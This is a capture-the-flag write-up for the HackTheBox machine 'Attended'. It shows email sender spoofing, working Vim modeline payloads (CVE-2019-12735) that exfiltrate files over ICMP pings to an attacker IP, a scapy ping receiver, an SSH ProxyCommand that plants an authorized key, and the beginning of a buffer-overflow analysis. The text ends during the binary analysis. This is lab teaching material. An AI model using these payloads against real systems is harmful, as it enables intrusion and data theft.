Attended

foxtrot
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Introduction

Attended is an insane-rated machine on HackTheBox created by guly and freshness. Owning this machine involves thorough enumeration of services, lesser-common methods of exfiltrating data and knowledge of binary reversing and exploitation with ROP, and knowledge of how RSA keys are structured and formed.

Thanks to frostb1te, especially for information about RSA keys.

Initial Enumeration

After configuring `/etc/hosts` to contain an entry for `attended.htb` and the box IP address, we can start out with a basic nmap scan of our target using `nmap -sS -sV -A -T4 10.10.10.221` which yields the following results about the target machine:

```
Nmap scan report for 10.10.10.221
Host is up (0.021s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 4f:08:48:10:a2:89:3b:bd:4a:c6:81:03:cb:20:04:f5 (RSA)
|   256 1a:41:82:21:9f:07:9d:cd:61:97:e7:fe:96:3a:8f:b0 (ECDSA)
|\_  256 e0:6e:3d:52:ca:5a:7b:4a:11:cb:94:ef:af:49:07:aa (ED25519)
25/tcp open  smtp
| fingerprint-strings:
|   GenericLines, GetRequest:
|     220 proudly setup by guly for attended.htb ESMTP OpenSMTPD
|     5.5.1 Invalid command: Pipelining not supported
|   Hello:
|     220 proudly setup by guly for attended.htb ESMTP OpenSMTPD
|     5.5.1 Invalid command: EHLO requires domain name
|   Help:
|     220 proudly setup by guly for attended.htb ESMTP OpenSMTPD
|     214- This is OpenSMTPD
|     214- To report bugs in the implementation, please contact
bugs@openbsd.org
|     214- with full details
|     2.0.0: End of HELP info
|   NULL:
|\_    220 proudly setup by guly for attended.htb ESMTP OpenSMTPD
| smtp-commands: proudly setup by guly for attended.htb Hello nmap.scanme.org
[10.10.14.72], pleased to meet you, 8BITMIME, ENHANCEDSTATUSCODES, SIZE
36700160, DSN, HELP,
|\_ This is OpenSMTPD To report bugs in the implementation, please contact
bugs@openbsd.org with full details 2.0.0: End of HELP info

Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): OpenBSD 4.X|5.X|6.X (91%)
OS CPE: cpe:/o:openbsd:openbsd:4.6 cpe:/o:openbsd:openbsd:5
cpe:/o:openbsd:openbsd:6
Aggressive OS guesses: OpenBSD 4.6 (91%), OpenBSD 4.0 (89%), OpenBSD 4.3
(87%), OpenBSD 4.1 - 4.3 (86%), OpenBSD 5.0 - 6.0 (86%), OpenBSD 4.7 (85%),
OpenBSD 6.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   18.54 ms 10.10.14.1
2   18.97 ms 10.10.10.221

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.22 seconds
```

From the scan results, we can see that the only exposed services are OpenSSH 8.0 and OpenSMTPd. Starting with OpenSSH, quick searches for a known vulnerabilities shows nothing of value, and seems unlikely to be a vector to exploit.

The OpenSMTPd banner grabbing which nmap performs shows that the service was "proudly setup by guly" for attended.htb, potentially indicating an email address (`guly@attended.htb`) active on the SMTPd. Further enumeration and research for OpenSMTPd shows that it potential vulnerabilities such as CVE-2020-7247 or CVE-2020-8794, however, this instance of OpenSMTPd seems unaffected by them.

Gaining User

Further Investigation of OpenSMPTd

Further enumeration of OpenSMTPd can be done by trying to send an email to the server and seeing what reply we get. We can use the earlier name "guly" as an email address to start with. We'll do this by writing a simple Python program to send an email as well as starting an SMTP listener to catch the response.

```
#!/usr/bin/python3

import smtplib

FROM    = 'guly@attended.htb'
TO      = [ 'guly@attended.htb' ]
SUBJECT = 'Any Subject'
TEXT    = 'Any Body'

msg = """\
From: %s
To: %s
Subject: %s

%s
""" % (FROM, ', '.join(TO), SUBJECT, TEXT)

server = smtplib.SMTP('attended.htb')
server.sendmail(FROM, TO, msg)
print('Sent Mail!')
server.quit()
```

Next, we'll start a new shell session and launch the listener:

```
(foxtrot@pwn):~ sudo python -m smtpd -c DebuggingServer -n 10.10.14.72:25
```

Switch back to the previous session and send our email:

```
(foxtrot@pwn): ~ python3 send-guly.py
Sent Mail!
```

Shortly afterwards, we'll see a response shortly afterwards in our SMTP listener:

```
---------- MESSAGE FOLLOWS ----------
b'Received: from attended.htb (attended.htb [192.168.23.2])'
b'\tby attendedgw.htb (Postfix) with ESMTP id AB2E732DD0'
b'\tfor <guly@10.10.14.72>; Sat,  8 May 2021 01:07:35 +0200 (CEST)'
b'Content-Type: multipart/alternative;'
b' boundary="===============7033862007534543944=="'
b'MIME-Version: 1.0'
b'Subject: Re: Any Subject'
b'From: guly@attended.htb'
b'X-Peer: 10.129.89.81'
b''
b'--===============7033862007534543944=='
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b'hello, thanks for writing.'
b"i'm currently quite busy working on an issue with freshness and dodging any
email from everyone but him. i'll get back in touch as soon as possible."
b''
b''
b'---'
b'guly'
b''
b'OpenBSD user since 1995'
b'Vim power user'
b''
b'/"\\ '
b'\\ /  ASCII Ribbon Campaign'
b' X   against HTML e-mail'
b'/ \\  against proprietary e-mail attachments'
b''
b'--===============7033862007534543944==--'
------------ END MESSAGE ------------
```

We got a response! This confirms that `guly@attended.htb` is a valid email address as well as providing a little more information about the user. It also tells us that the SMTPd doesn't seem to be doing any kind of verification of the senders identity. The header indicates another domain name too: `attendedgw.htb` running Postfix.

Guly tells us that he's only accepting emails from "freshness", and signs his emails with a flex about being a Vim power user, as well as showing us he doesn't like HTML emails and proprietary e-mail attachments.

From this point, we can do some Googling about the ASCII Ribbon Campaign and see that it's an old internet campaign related to email formats.

Combining this information, we'll modify our script to send an email to `guly@attended.htb` as `freshness@attended.htb`:

```
#!/usr/bin/python3

import smtplib

FROM    = 'freshness@attended.htb'
TO      = [ 'guly@attended.htb' ]
SUBJECT = 'Any Subject'
TEXT    = 'Any Body'

msg = MIMEMultipart()
msg['Subject'] = SUBJECT
msg['From'] = FROM
msg['To'] = ', '.join(TO)
msg['Body'] = TEXT

server = smtplib.SMTP('attended.htb')
server.sendmail(FROM, TO, msg.as_string())
print('Sent Mail!')
server.quit()
```

```
(foxtrot@pwn): ~ python3 send-freshness.py
Sent Mail!
```

After waiting for a response again, Guly replies with the following

```
---------- MESSAGE FOLLOWS ----------
b'Received: from attended.htb (attended.htb [192.168.23.2])'
b'\tby attendedgw.htb (Postfix) with ESMTP id 609DD32DD0'
b'\tfor <freshness@10.10.14.72>; Sat,  8 May 2021 01:16:37 +0200 (CEST)'
b'Content-Type: multipart/alternative;'
b' boundary="===============0872428677514160575=="'
b'MIME-Version: 1.0'
b'Subject: Re: Any Subject'
b'From: guly@attended.htb'
```

```
b'X-Peer: 10.129.89.81'
b''
b'--===============0872428677514160575=='
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b'hi mate, could you please double check your attachment? looks like you
forgot to actually attach anything :)'
b''
b'p.s.: i also installed a basic py2 env on gw so you can PoC quickly my new
outbound traffic restrictions. i think it should stop any non RFC compliant
connection.'
b''
b''
b'---'
b'guly'
b''
b'OpenBSD user since 1995'
b'Vim power user'
b''
b'/"\\ '
b'\\ /  ASCII Ribbon Campaign'
b' X    against HTML e-mail'
b'/ \\  against proprietary e-mail attachments'
b''
b'--===============0872428677514160575==--'
------------ END MESSAGE ------------
```

It seems like Guly is expecting an attachment from us. He also shares some details about a Python 2 environment he has installed on "gw" (likely the `attendedgw.htb` service we noticed earlier) so that we can test his "new outbound traffic restrictions", telling us they should stop anything that isn't RFC compliant.

We'll modify our Python script to send with an attachment to see what his response is by extending it to use MIME. We'll also make it easier to experiment with different attachments by reading them from a file.

```
#!/usr/bin/python3

import smtplib
import sys
```

```python
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email import encoders

FROM    = 'freshness@attended.htb'
TO      = [ 'guly@attended.htb' ]
SUBJECT = 'Any Subject'
TEXT    = 'Any Body'

msg = MIMEMultipart()
msg['Subject'] = SUBJECT
msg['From'] = FROM
msg['To'] = ', '.join(TO)
msg['Body'] = TEXT

part = MIMEBase('application', 'octet-stream')
part.set_payload(open(sys.argv[1], "rb").read())
part.add_header('Content-Disposition', 'attachment;
filename="attachment.txt"')

msg.attach(part)

print('Sending Message:')
print(msg.as_string())

server = smtplib.SMTP('attended.htb')
server.sendmail(FROM, TO, msg.as_string())

print('Sent Mail!')
server.quit()
```

In our attachment, we'll add a friendly message for Guly:

```
(foxtrot@pwn):~ echo 'Hello!' > hello.txt
```

and next, we'll send the message:

```
(foxtrot@pwn):~ python send-freshness.py hello.txt
Sending Message:
Content-Type: multipart/mixed; boundary="===============6958225290115857254=="
MIME-Version: 1.0
Subject: Any Subject
```

```
From: freshness@attended.htb
To: guly@attended.htb
Body: Any Body

--===============6958225290115857254==
Content-Type: application/octet-stream
MIME-Version: 1.0
Content-Disposition: attachment; filename="attachment.txt"

Hello!

--===============6958225290115857254==--


Sent Mail!
```

We can see our attachment at the end of the email, inside the boundary. Learning more about how the boundary and the multipart/mixed content type works can be found in RFC1341.

After a short wait, we receive another response from Guly:

```
---------- MESSAGE FOLLOWS ----------
b'Received: from attended.htb (attended.htb [192.168.23.2])'
b'\tby attendedgw.htb (Postfix) with ESMTP id D48C732DD0'
b'\tfor <freshness@10.10.14.72>; Sat,  8 May 2021 01:25:36 +0200 (CEST)'
b'Content-Type: multipart/alternative;'
b' boundary="===============0928494284728636097=="'
b'MIME-Version: 1.0'
b'Subject: Re: Any Subject'
b'From: guly@attended.htb'
b'X-Peer: 10.129.89.81'
b''
b'--===============0928494284728636097=='
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b"thanks dude, i'm currently out of the office but will SSH into the box
immediately and open your attachment with vim to verify its syntax."
b'if everything is fine, you will find your config file within a few minutes
in the /home/shared folder.'
b'test it ASAP and let me know if you still face that weird issue.'
```

```
b''
b''
b'---'
b'guly'
b''
b'OpenBSD user since 1995'
b'Vim power user'
b''
b'/"\\ '
b'\\ /  ASCII Ribbon Campaign'
b' X   against HTML e-mail'
b'/ \\  against proprietary e-mail attachments'
b''
b'--===============0928494284728636097==--'
------------ END MESSAGE ------------
```

Progress! With our attachment Guly responds letting us know that he's going to SSH into the machine and open our attachment with Vim, and we'll find our config file in `/home/shared`.

The wording in the Guly's email is very specific about mentioning Vim, and after looking for vulnerabilities in Vim we find CVE-2019-12735, which enables an attacker to execute commands via a malicious file.

Getting Code Execution via Vim

CVE-2019-12735 is a vulnerability inside Vim <8.1.1.1356 and NeoVim <0.3.6 that allows arbitrary code execution via a specially crafted text file. This seems perfect for attacking Guly, especially because he insists on only opening plain-text documents.

The exploit works by abusing how Vim handles modelines by escaping the sandbox of allowed modeline options with the `:source!` command. More details can be found here.

We'll start by editing the PoC found in the CVE details on NIST and send it to Guly to see what his response is

```
:!ping -c 3 10.10.14.72||" vi:fen:fdm=expr:fde=assert_fails("source\!\
\%"):fdl=0:fdt="
```

```
(foxtrot@pwn):~ python3 send_from_freshness.py vim_poc.txt
```

We'll also open a new shell session, and start tcpdump to see if we receive our pings.

```
(foxtrot@pwn):~ sudo tcpdump -i tun0
```

Guly's response to us is the same as the previous, indicating that he took our attachment and opened it with no problem. Looking at our tcpdump, we can see that just after our response from Guly, we received ICMP echo requests, showing that Guly is indeed vulnerable and that we have gained RCE.

```
...
00:32:44.463224 IP attended > 10.10.14.72: ICMP echo request, id 53037, seq 0,
length 64
00:32:44.463234 IP 10.10.14.72 > attended: ICMP echo reply, id 53037, seq 0,
length 64
00:32:46.473363 IP attended > 10.10.14.72: ICMP echo request, id 53037, seq 1,
length 64
00:32:46.473381 IP 10.10.14.72 > attended: ICMP echo reply, id 53037, seq 1,
length 64
00:32:48.425237 IP attended > 10.10.14.72: ICMP echo request, id 53037, seq 2,
length 64
00:32:48.425248 IP 10.10.14.72 > attended: ICMP echo reply, id 53037, seq 2,
length 64
...
```

Typically, the next step would be to try and embed a reverse shell into our malicious attachment, but as Guly mentioned previously, he has a new firewall preventing non-RFC outbound connections. As such a simple TCP or UDP reverse shell isn't going to work for us.

Exfiltrating with ICMP

After evaluating a couple of different options I settled on using ICMP ping to exfiltrate. This method of exfiltration works by putting our own content inside the ICMP packet, which we can do with `-p` option for ping.

The `-p` option lets us specify up to 16 bytes to fill out our ICMP packet. We can turn any data into its byte representation, put them in the packet, then listen on our attacking machine for the packets and turn it back into a human readable format.

To start this, we'll modify our malicious attachment to echo the output of `ls -la`, turn it into hexadecimal using `xxd -p -c 4` and then use `ping -c 1 -p <hex>` to send it.

```
:!echo $(ls -la) | xxd -p -c 4 | while read line; do ping -c 1 -p $line
10.10.14.72; done||" vi:fen:fdm=expr:fde=assert_fails("source\!\
\%"):fdl=0:fdt="
```

We can use ippsec's ICMP receiver from his video on Mischief to easily extract the data from our pings and print them to the console with the help of Scapy.

```python
from scapy.all import *
#This is ippsec receiver created in the HTB machine Mischief
def process_packet(pkt):
    if pkt.haslayer(ICMP):
        if pkt[ICMP].type == 0:
            data = pkt[ICMP].load[-4:]
            #print(data.hex())
            print(f"{data.decode('utf-8')}", flush=True, end="")

sniff(iface="tun0", prn=process_packet)
```

We'll send the malicious file to Guly and start the listener:

```
(foxtrot@pwn):~ python send-freshness.py vim_poc.txt
...
(foxtrot@pwn):~ sudo python ping-listen.py
```

Soon after we will see Guly respond to our email, and then we'll see the output of our command in our ICMP listener:

```
(Formatted for easier viewing)
total 60
drwxr-x--- 4 guly guly 512 Feb 22 20:39 .
drwxr-xr-x 5 root wheel 512 Jun 26 2019 ..
-rw-r--r-- 1 guly guly 87 Apr 13 2019 .Xdefaults
-rw-r--r-- 1 guly guly 771 Apr 13 2019 .cshrc
-rw-r--r-- 1 guly guly 101 Apr 13 2019 .cvsrc
-rw-r--r-- 1 guly guly 359 Apr 13 2019 .login
-rw-r--r-- 1 guly guly 175 Apr 13 2019 .mailrc
-rw-r--r-- 1 gul y guly 215 Apr 13 2019 .profile
drwx------ 2 root wheel 512 Jun 26 2019 .ssh
-rw------- 1 guly guly 0 Dec 15 17:05 .viminfo
-rw-r----- 1 guly guly 13 Jun 26 2019 .vimrc
-rwxrwxrwx 1 root guly 6789 Dec 4 09:07 gchecker.py
-rw------- 1 guly guly 0 Feb 22 20:39 mbox
drwxr-xr-x 2 guly guly 512 Jun 26 2019 tmp
```

We can a few interesting files and directories that we should enumerate. Unfortunately we cannot add our own SSH key to `.ssh/authorized_keys` as the folder is owned by `root`, but we can check the other places.

After combing through the directories and files by editing our malicious attachment to dump them, we land on `tmp/` which contains a `.config.swp` file. We can confirm that this file is a Vim swap file by using `file` on it:

```
:!echo $(file tmp/.config.swp) | xxd -p -c 4 | while read line; do ping -c 1 -
p $line 10.10.14.72; done||" vi:fen:fdm=expr:fde=assert_fails("source\!\
\%"):fdl=0:fdt="
```

```
(foxtrot@pwn):~ python send-freshness.py vim_poc.txt
...
(foxtrot@pwn):~ sudo python ping-listen.py
tmp/.config.swp: Vim swap file, version 8.1
```

A quick Google search about the Vim swap file format shows that they are a binary format.

Dumping binary files directly with ICMP is messy. Instead we can encode the file with Base64 and dump that instead, and just decode it once we have received it.

The OpenBSD target does not have a `base64` binary (as discovered with the output of `which base64` being empty), however we can use `openssl` to encode, with `openssl base64 -A -in tmp/.config.swp`.

Modifying our malicious attachment once again:

```
:!echo $(openssl base64 -A -in tmp/.config.swp) | xxd -p -c 4 | while read
line; do ping -c 1 -p $line 10.10.14.72; done||"
vi:fen:fdm=expr:fde=assert_fails("source\!\ \%"):fdl=0:fdt="
```

and then decode the base64 back into the binary .swp file

```
(foxtrot@pwn):~ cat config.swp.b64 | base64 -d > config.swp
(foxtrot@pwn):~ file config.swp
config.swp: Vim swap file, version 8.1, pid 44148, user guly, host
attended.htb, file ~guly/tmp/.ssh/config, modified
```

We can open the swp file using Vim's `-r` recovery mode option, and then using `:w! config` save the recovered text as a new file. We can exit with `:q!`.

```
(foxtrot@pwn):~ cat config
Host *
 User freshness
 ControlMaster auto
 ControlPath /tmp/%r@%h:%p
 ControlPersist 4h
 TCPKeepAlive yes
 ServerAliveInterval 60
```

This file looks like an SSH configuration file, based on the format and the original file path from we found from `file`.

We can edit this file to contain the `ProxyCommand` property, allowing us to execute a command as the SSH user.

Combining this with what we know from Guly telling us about `/home/shared`, and as the user in the config is already `freshness`, we can use `ProxyCommand` to write our own SSH key into Freshness' authorized key file.

First we'll generate an SSH key:

```
(foxtrot@pwn):~ ssh-keygen -t rsa -f user_key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in user_key
Your public key has been saved in user_key.pub
The key fingerprint is:
SHA256:v3WPfyX7wVhDSHSlPLWmq86HKTTUIKAn17kaTLQBrtk foxtrot@pwn
The key's randomart image is:
+---[RSA 3072]----+
|   ..+.     .o .+|
|  . o +...  ..oo.|
|   + = o. o  .++ |
|  + *   .. .  +. |
| o E o .S    . o |
|      o  +    * o|
|     .  . o +o.=.|
|         ..=.o.oo|
|          ++. .o=|
+----[SHA256]-----+
```

Then put it inside the malicious SSH config along with our `ProxyCommand` changes.

```
(foxtrot@pwn):~ cat malicious_config
Host *
 User freshness
 ControlMaster auto
 ControlPath /tmp/%r@%h:%p
 ControlPersist 4h
 TCPKeepAlive yes
 ServerAliveInterval 60
 ProxyCommand echo "SSH-PUB-KEY" >> /home/freshness/.ssh/authorized_keys
```

Next we can Base64 encode the text file, and embed it into our malicious file along with the right commands to send to Guly

```
(foxtrot@pwn):~ cat malicious_config | base64 -w 0 > malicious_config.b64
```

```
(foxtrot@pwn):~ cat vim_poc.txt
:!echo -n "BASE64_MALICIOUS_FILE_CONTENT" | openssl base64 -d -A >
/home/shared/config; echo "done" | xxd -p -c 4 | while read line; do ping -c
1 -p $line 10.10.14.72; done||" vi:fen:fdm=expr:fde=assert_fails("source!\
\%"):fdl=0:fdt="
```

Once more, we can send the file to Guly so that he opens it, and once we receive the "done" message in our ICMP listener, we can attempt to SSH into the machine as freshness using our SSH key.

```
(foxtrot@pwn):~ ssh -i user_key freshness@attended.htb
OpenBSD 6.5 (GENERIC) #13: Sun May 10 23:16:59 MDT 2020

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

attended$ id
uid=1001(freshness) gid=1001(freshness) groups=1001(freshness)
attended$ cat user.txt
```

```
b039....3ff1
attended$
```

Gaining Root

Enumerating Privilege Escalation

After looking around the home directory for `freshness`, we stumble upon the `authkeys` directory, which contains an `authkeys` binary and a `note.txt`.

```
attended$ cd authkeys/
attended$ ls
total 24
drwxr-x---  2 freshness  freshness   512 Nov 16 13:57 .
drwxr-x---  4 freshness  freshness   512 Nov 12 16:56 ..
-rw-r--r--  1 root       wheel      5424 Nov 16 13:35 authkeys
-rw-r-----  1 root       freshness   178 Nov  6  2019 note.txt
attended$ cat note.txt
on attended:
[ ] enable authkeys command for sshd
[x] remove source code
[ ] use nobody
on attendedgw:
[x] enable authkeys command for sshd
[x] remove source code
[ ] use nobody
attended$
attended$ file authkeys
authkeys: ELF 64-bit LSB executable, x86-64, version 1
```

The `note.txt` reminds us of the machine named `attendedgw` found during our SMTP enumeration, as well as telling us that it uses the authkeys command for SSHd. We can't run the authkeys binary on the current machine due to missing permissions, but we can continue to look around for what it might do.

We can view the `/etc/hosts` file and see that `attendedgw` is another machine on the same network at `192.168.23.1`

```
attended$ cat /etc/hosts
127.0.0.1       localhost
::1             localhost
```

```
192.168.23.2    attended.attended.htb attended
192.168.23.1    attendedgw.attended.htb attendedgw
```

After enumerating common files and services, we find the OpenSSHd configuration currently being used at `/etc/ssh/sshd_config`:

```
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

#Port 22
....
#AuthorizedKeysCommand /usr/local/sbin/authkeys %f %h %t %k
#AuthorizedKeysCommandUser root
```

We can see at the end of the configuration file `AuthorizedKeysCommand` would be used if it wasn't commented out to execute the authkeys binary with four arguments. Looking at the tokens section from the SSHd man page, we can see what they are used to represent

- `%f` - The fingerprint of the key or certificate.
- `%h` - The home directory of the user.
- `%t` - The key or certificate type.
- `%k` - The base64-encoded key or certificate for authentication.

With this information we know that the binary will be executed using data supplied from us when trying to SSH into the `attendedgw` machine.

Experimenting with the authkeys binary

Even though OpenBSD binaries are ELF binaries, they will not run in Linux due to differences in memory management and layout. To get started with interacting with the `authkeys` binary, we'll have to setup an OpenBSD environment in a virtual machine.

Once you have an OpenBSD environment running with a GUI, you can install a newer version of GDB (note that installing a newer gdb does not replace the older version that comes pre-installed and is instead named `egdb`) and configure gdb-gef.

Running the program tells us that we didn't supply enough arguments, and will do so until we provide the four arguments as shown in the early `AuthorizedKeysCommand` line from the SSHd configuration.

Once we do, we get a message indicating that the key is being evaluated, but then that the program is not finished.

```
openbsd$ ./authkeys 1 2 3 4
Evaluating key...
Sorry, this damn thing is not complete yet. I'll finish asap, promise!
```

We can find out more about how the program would run under normal circumstance by configuring our OpenBSD's SSHd in a similar fashion to the `attendedgw` machine, by editing our `/etc/ssh/sshd_config` to also use the `AuthorizedKeysCommand`

```
AuthorizedKeysCommand /bin/sh -c 'echo "%f %h %t %k" > /tmp/ssh_log;
/home/foxtrot/authkeys %f %h %t %k'
AuthorizedKeysCommandUser foxtrot
```

After attempting to login with an SSH key, we will see the arguments dumped to `/tmp/ssh_log`

```
SHA256:u06hssXnnorKpxn1otfasMlQbUCNsaZk4RuHVXvQfea3C8 /home/foxtrot ssh-rsa
AAAAB3NzaC1yc....
```

After manually fuzzing and playing with the arguments, we figure out that we can crash the program by supplying a large fourth argument

```
openbsd$ ./authkeys 1 2 3 $(python -c "print('A' * 1337)")
Evaluating key...
Segmentation fault (core dumped)
```


This indicates a buffer overflow for our fourth argument causing the program to crash.

Let's open the file in Ghidra and start annotating the binary to see how it works.

Analyzing the authkeys binary

Initially checking to see if the stack is executable is a good way to find out if a simple buffer overflow will apply here, or if something more advanced is required instead. In Ghidra, we can do this by checking the memory map of the binary (Window →


Memory Map):



Name	Start	End	Length	R	W	X
segment_0.1	00400000	0040023f	0x240	✓	☐	☐
.text	00400240	004003d1	0x192	✓	☐	✓
.note.openbsd.ident	005003d2	005003e9	0x18	✓	☐	☐
.data	00601000	006013bf	0x3c0	✓	✓	☐
.shstrtab	OTHER:00000000	OTHER:0000002a	0x2b	☐	☐	☐
_elfSectionHeaders	OTHER:00000000	OTHER:0000013f	0x140	☐	☐	☐

We can see that the binaries only executable section is `.text`. In other words, the only executable section of the binary is the one that contains the program code (the equivalent of NX/DEP).


After spending some time reading the disassembled code and using Ghidra's decompiler as an aid, we discover that the fourth argument to the binary is stored in a 768 character long stack variable (annotated as `FourthArgument`).



```
                   ****************************************************************
                   *                          FUNCTION                            *
                   ****************************************************************
                   undefined[16] __stdcall entry(undefined param_1, undefin...
     undefined[16]    RDX:8,RAX:8    <RETURN>
     undefined        DIL:1          param_1
     undefined        SIL:1          RSI
     undefined        DL:1           param_3
     undefined        CL:1           RCX
     undefined        R8B:1          param_5
     undefined        R9B:1          param_6
     undefined8       Stack[0x8]:8   param_7                      XREF[1]:     00400274(R)
     undefined8       RBX:8          loopCounter                  XREF[1]:     00400278(W)
     undefined8       Stack[0x0]:8   local_res0                   XREF[1]:     00400243(*)
     undefined8       Stack[-0x8]:8  ret
     char[768]        Stack[-0x308... FourthArgument
     undefined8       HASH:180593a... argc
                   entry                                      XREF[3]:     Entry Point(*), 00400018(*),
```

